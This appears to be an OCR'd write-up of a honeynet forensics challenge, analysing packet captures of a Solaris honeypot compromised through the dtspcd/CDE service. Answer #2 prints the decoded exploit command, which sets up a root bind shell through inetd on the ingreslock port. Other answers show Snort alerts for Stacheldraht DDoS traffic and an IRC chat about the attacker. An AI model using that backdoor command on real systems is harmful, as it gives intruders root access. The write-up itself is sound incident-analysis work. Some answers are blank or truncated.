PDF-XCHANGE Click to buy NOW! www.docu-track.com

Scan of the Month #28

Luca Capozzi

The Challenge:
Members of the AT&T Mexico Honeynet captured a unique attack. As common, what is interesting is not how the attackers broke in, but what they did afterwards. Your mission is to analyze the network capture of the attacker's activity and decode the attacker's actions. There are two binary log files. Day1 captured the break in, Day3 captures some unique activity following the compromise. The honeypot in question is IP 192.168.100.28.

Questions

1. What is the operating system of the honeypot? How did you determine that? (see day1)
2. How did the attacker(s) break into the system? (see day1)
3. Which systems were used in this attack, and how?(see day1)
4. Create a diagram that demonstrates the sequences involved in the attack. (see day1)
5. What is the purpose/reason of the ICMP packets with 'skillz' in them? (see day1)
6. Following the attack, the attacker(s) enabled a unique protocol that one would not expect to find on a n IPv4 network. Can you identify that protocol and why it was used? (see day3)
7. Can you identify the nationality of the attacker? (see day3)

Bonus Question:

- What are the implications of using the unusual IP protocol to the Intrusion Detection industry?
- What tools exist that can decode this protocol?

PDF-XCHANGE Click to buy NOW! www.docu-track.com

Analysis

Tools Used

Md5Sum	Calculate checksum of a file.
Ethereal	Capture and display packets from networks
Snort v2.0.0 – Last Mod. Thu Apr 17	Intrusion Detection System

Verification of log signatures

Analysis was performed on a Windows 2000 machine. First, I've download logs files and check their signatures.

```
C:\>md5sum -b day1.log.gz
79e5871791542c8f38dd9cee2b2bc317 *day1.log.gz

C:\>md5sum -b day3.log.gz
af8ab95f41530fe3561b506b422ed636 *day3.log.gz
```

PDF-XCHANGE Click to buy NOW! www.docu-track.com

Answers to Questions

Answer #1

The honeypot responds to IP 192.168.100.28. I've launched Ethereal and loading first log file. After a general lookup, I've noticed a TCP connection attempt from attacker to port 6112. I've performed a IANA.org search of the purpose of that port (http://www.iana.org/assignments/port-numbers):

```
dtspcd          6112/tcp   dtspcd
dtspcd          6112/udp   dtspcd
```

Then I've performed a Google search of the phrase "dtspcd+vuln" and I've discovered a vulnerability of CDE (Common Desktop Environment) in various *nix systems, included SunOS 5.8. So I've filtered Ethereal display using "tcp.port == 6112", then do several "Follow TCP Stream". A stream caught my attention:

Stream1 – from packet #566:

```
0000000204000d0001  4 _root__10__000000001400320001  3
_//.SPC_AAAVTaqDd_1000_zoberius:SunOS:5.8:sun4u_000000020300000002
```

Now, I'm almost sure about victim OS: SunOS 5.8 SPARC

Answer #2

The attacker have successful exploit this system using dtscpd/CDE vulnerability. Using snort, I've analysed the first log. My suspicions now are right:

```
C:\>snort -a full -l . -r day1.log -c c:/snort/etc/snort.conf
[cut]
[**] [1:645:3] SHELLCODE sparc NOOP [**]
[Classification: Executable code was detected] [Priority: 1]
11/29-17:36:26.503382 61.219.90.180:56711 -> 192.168.100.28:6112
TCP TTL:44 TOS:0x0 ID:61373 IpLen:20 DgmLen:1500 DF
***A**** Seq: 0x7FC1DB88  Ack: 0xBA41EB06  Win: 0x16D0  TcpLen: 32
TCP Options (3) => NOP NOP TS: 48510034 113867474
[Xref => http://www.whitehats.com/info/IDS353]
```

Next step is to find packets sent for exploiting victim system.
Using Ethereal, I've concentrate my observations around packets #5xx because there are many connection attempts to port 6112.

The stream starting from packet #576 contains the exploit:

```
[cut]
¤_ _À* _À* _Ð#ÿàâ#ÿää#ÿèÀ#ÿì,_
'Ð _/bin/ksh    -c  echo "ingreslock stream tcp nowait root /bin/sh sh -
i">/tmp/x;/usr/sbin/inetd -s /tmp/x;sleep 10;/bin/rm -f /tmp/x
[shellcode]
```

Now the attacker had root privileges and can execute his codes.

PDF-XCHANGE
Click to buy NOW!
www.docu-track.com


Answer #3

….

PDF-XCHANGE Click to buy NOW! www.docu-track.com

Answer #4

Here are a brief illustration of attack sequences and some other actions made after it.



Answer #5

A Snort analysis gave me rightness about some ICMP packets. My first suspicions was use of this packets to flood IRC users/chans.

```
[**] [1:1855:2] DDOS Stacheldraht agent->handler (skillz) [**]
[Classification: Attempted Denial of Service] [Priority: 2]
11/29-17:59:52.338046 192.168.100.28 -> 217.116.38.10
ICMP TTL:255 TOS:0x0 ID:16475 IpLen:20 DgmLen:1044 DF
Type:0  Code:0  ID:6666  Seq:0  ECHO REPLY
[Xref => http://staff.washington.edu/dittrich/misc/stacheldraht.analysis]
```

Two addresses are victims of a DoS Attempt:

- 217.114.38.10
- 61.134.3.11

Answer #6

The attacker set an Ipv6 connection under an Ipv4 network. I've found some ICMPv6 packets used. Those packets, usually, aren't used in a Ipv4 environment.

PDF-XCHANGE Click to buy NOW! www.docu-track.com

Answer #7

The attacker are Italian, from Agropoli, a city near Salerno. I'm Italian too, so I can read his IRC chat and take some evidence about his attack.

Original:

```
(friend) #privè :ma dove l'ha fatto quel v6?
(friend) #privè :sul suo p.c.?
(attacker) #privè :no
(attacker) #privè :su una shell :P
(friend) #privè :??????????????
(friend) #privè :ma stai skerzando spero
(attacker) #privè :no

(friend) #privè :ke ha fatto una shell
(friend) #privè :e l'ha messa v6??
(attacker) :l'ho fatta ioo v6 :)
```

Translated:

```
(friend) #privè :but where you've done that v6?
(friend) #privè :on his pc?
(attacker) #privè :nope
(attacker) #privè :on a shell :P
(friend) #privè :??????????????
(friend) #privè :I hope you're joking
(attacker) #privè :nope

(friend) #privè :he've made a shell
(friend) #privè :and put it v6??
(attacker) :i've made v6 :)
```